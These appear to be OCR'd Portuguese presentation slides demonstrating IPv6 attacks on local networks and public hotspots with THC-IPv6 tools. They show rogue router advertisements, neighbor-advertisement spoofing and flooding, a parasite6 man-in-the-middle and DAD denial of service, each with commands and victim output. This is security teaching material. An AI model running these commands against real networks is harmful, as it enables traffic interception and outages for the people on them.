


O tráfego IPv6 irá funcionar totalmente através do atacante !

Utilizando IPv6 para atacar clientes em um Hotspot público (AP com IPv6)



Utilizando IPv6 para atacar clientes em um Hotspot público (AP com IPv6)



Demo ao vivo

Fake Router em ação

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ sudo ./fake_router6
./fake_router6 v1.8 (c) 2011 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: ./fake_router6 [-HFD] interface network-address/prefix-length [dns-server [rou
ter-ip-link-local [mtu [mac-address]]]]

Announce yourself as a router and try to become the default router.
If a non-existing link-local or mac address is supplied, this results in a DOS.
Option -H adds hop-by-hop, -F fragmentation header and -D dst header.
```

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ sudo ./fake_router6 eth0 2001:db8:bad:bad::1/64
Starting to advertise router 2001:db8:bad:bad::1 (Press Control-C to end) ...
```

Demo ao vivo

Máquina Windows

```
Adaptador Ethernet eth0:

   Sufixo DNS específico de conexão. . . . . :
   Endereço IPv6 . . . . . . . . . . . . . . : 2001:db8:bad:bad:8a:90b2:6fd4:3a2d
   Endereço IPv6 . . . . . . . . . . . . . . : 2001:db8:aaaa:0:8a:90b2:6fd4:3a2d
   Endereço IPv6 . . . . . . . . . . . . . . : 2804:40:b0c4:83af:8a:90b2:6fd4:3a2d
   Endereço IPv6 Temporário. . . . . . . . . : 2001:db8:bad:bad:a8e9:21d5:3a85:27a8
   Endereço IPv6 Temporário. . . . . . . . . : 2001:db8:aaaa:0:a8e9:21d5:3a85:27a8
   Endereço IPv6 Temporário. . . . . . . . . : 2804:40:b0c4:83af:a8e9:21d5:3a85:27a8
   Endereço IPv6 de link local . . . . . . . : fe80::8a:90b2:6fd4:3a2d%11
   Endereço IPv4. . . . . . . . . . . . . . . : 192.168.155.251
   Máscara de Sub-rede . . . . . . . . . . . : 255.255.255.0
   Gateway Padrão. . . . . . . . . . . . . . : fe80::20c:42ff:fe61:b3c3%11
                                               fe80::a00:27ff:fe20:1052%11
                                               192.168.155.1
```

Linux Machine

```
wlan0     Link encap:Ethernet  HWaddr 00:23:14:21:d4:a8
          inet addr:192.168.155.252  Bcast:192.168.155.255  Mask:255.255.255.0
          inet6 addr: 2001:db8:bad:bad:223:14ff:fe21:d4a8/64 Scope:Global
          inet6 addr: 2001:db8:aaaa:0:223:14ff:fe21:d4a8/64 Scope:Global
          inet6 addr: fe80::223:14ff:fe21:d4a8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:179654 errors:0 dropped:0 overruns:0 frame:0
          TX packets:146694 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:104212149 (104.2 MB)  TX bytes:36648690 (36.6 MB)
```

Descoberta de vizinhança, resolução de endereços e ataque do homem-do-meio

Resolução de endereços em IPv4


ARP Request:
Who has 192.168.1.200 tells 192.168.1.100

→ To: 192.168.1.255
(Broadcast Address)


ARP Response:
I have the IP 192.168.1.200
and my MAC is AB:CD:EF:22:22:22

← To: 192.168.1.100

Resolução de endereços em IPv6



Ataques de descoberta de vizinhança



ICMPv6 Type 136 (Neighbor Advertisement)
2001:db8::200 is at BA:DB:AD:33:33:33:33

→

Attacker sends specific NA's or floods the entire network

Demo

Anúncios Fake

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ ./fake_advertise6
./fake_advertise6 v1.8 (c) 2011 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: ./fake_advertise6 [-DHF] interface ip-address-advertised [target-address [mac-
address-advertised [source-ip-address]]]

Advertise ipv6 address on the network (with own mac if not defined)
sending it to the all-nodes multicast address if no target specified.
Options: -H adds a hop-by-hop header, -F a one shot fragment header,
-D adds a large destination header which fragments the packet.
```

Fake Advertisements

Ataques com anúncios de Flood

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ sudo ./flood_advertise6
./flood_advertise6 v1.8 (c) 2011 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: ./flood_advertise6 [-r] interface

Flood the local network with neighbor advertisements.
maia@maia-VirtualBox:~/thc-ipv6-1.8$
```

Demo

Fake Advertisements

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ sudo ./fake_advertise6 eth0 2001:db8::1
Starting advertisement of 2001:db8::1 (Press Control-C to end)
```

Flood Advertisements


```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ sudo ./flood_advertise6 eth0
Starting to flood network with neighbor advertisements on eth0 (Press Control-C to end
, a dot is printed for every 100 packet):
....................................................................................
....................................................................................
....................................................................................
....................................................................................
.....................................^C
```

Demo

Efeitos dos anúncios fake em uma máquina Windows

```
C:\Users\Maia\Desktop>ping 2001:db8::1 -t

Disparando 2001:db8::1 com 32 bytes de dados:
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo=8ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo=28ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo<1ms
Esgotado o tempo limite do pedido.
Resposta de 2001:db8::1: tempo=61ms
Esgotado o tempo limite do pedido.
Esgotado o tempo limite do pedido.
Host de destino inacessível.
Host de destino inacessível.
Host de destino inacessível.
Host de destino inacessível.
Esgotado o tempo limite do pedido.
Esgotado o tempo limite do pedido.
Esgotado o tempo limite do pedido.
Resposta de 2001:db8::1: tempo=77ms
```

Ataque do homem-do-meio




To: 2001:db8::1

ICMPv6 Type 136 (Neighbor Advertisement)
2001:db8::B0B0 is at BA:DB:AD:BA:DB:AD:BA

ICMPv6 Type 136 (Neighbor Advertisement)
2001:db8::1 is at BA:DB:AD:BA:DB:AD:BA

To: 2001:db8::B0B0

Ataque do homem-do-meio



To: 2001:db8::1

ICMPv6 Type 136 (Neighbor Advertisement)
2001:db8::B0B0 is at BA:DB:AD:BA:DB:AD:BA

ICMPv6 Type 136 (Neighbor Advertisement)
2001:db8::1 is at BA:DB:AD:BA:DB:AD:BA

To: 2001:db8::B0B0

Demo

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ ./parasite6
./parasite6 v1.8 (c) 2011 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: ./parasite6 [-lRFHD] interface [fake-mac]

This is an "ARP spoofer" for IPv6, redirecting all local traffic to your own
system (or nirvana if fake-mac does not exist) by answering falsely to
Neighbor Solitication requests
Option -l loops and resends the packets per target every 5 seconds.
Option -R will also try to inject the destination of the solicitation
NS security bypass: -F fragment, -H hop-by-hop and -D large destination header
```

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ sudo ./parasite6 -lR eth0
Remember to enable routing (ip_forwarding), you will denial service otherwise!
Started ICMP6 Neighbor Solitication Interceptor (Press Control-C to end) ...
```


```
C:\Users\Maia>ping 2001:db8::1 -t

Disparando 2001:db8::1 com 32 bytes de dados:
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo=4ms
Resposta de 2001:db8::1: tempo<1ms
Resposta de 2001:db8::1: tempo<1ms
Esgotado o tempo limite do pedido.
Esgotado o tempo limite do pedido.
Esgotado o tempo limite do pedido.
Esgotado o tempo limite do pedido.
```

Effects on a Windows Machine (just DoS attack)

Problemas relacionados a detecção de endereços duplicados

Detecção de endereços duplicados (DAD)

Para evitar endereços duplicados, um host deve verificar se o seu endereço escolhido está em uso por outro nó na rede. O processo “DAD” deve ser realizado antes do host usar o endereço IPv6, incluindo os endereços de Link-Local. Após um boot ou mudando uma configuração de IP o host envia um Neighbor Solicitation antes de usar o seu próprio endereço IPv6 Address



Se o host receber uma resposta ele não usará o IP

Problemas com o DAD

ICMPv6 Type 136 (Neighbor Advertisement)
XXXX:XXXX::X is at BA:DB:AD:BA:DB:AD:BA
(Answer with it own MAC, for every NS it receives on a specific interface)


→ To: 2001:db8::1

Utilizado para causar ataque de negação de serviços e para se passer por dispositivos críticos

Demo

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ ./dos-new-ip6
./dos-new-ip6 v1.8 (c) 2011 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: ./dos-new-ip6 interface

This tools prevents new ipv6 interfaces to come up, by sending answers to
duplicate ip6 checks (DAD). This results in a DOS for new ipv6 devices.
```

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ sudo ./dos-new-ip6 eth0
Started ICMP6 DAD Denial-of-Service (Press Control-C to end) ...
```




Ataque de DAD não funciona sobre um Mikrotik RouterOS!

Problemas com redirecionamento de ICMPv6

Redirect de ICMPv6

O redirecionamento é uma funcionalidade baseada em ICMPv6, que permite a um roteador sinalizar a melhor rota para um host.

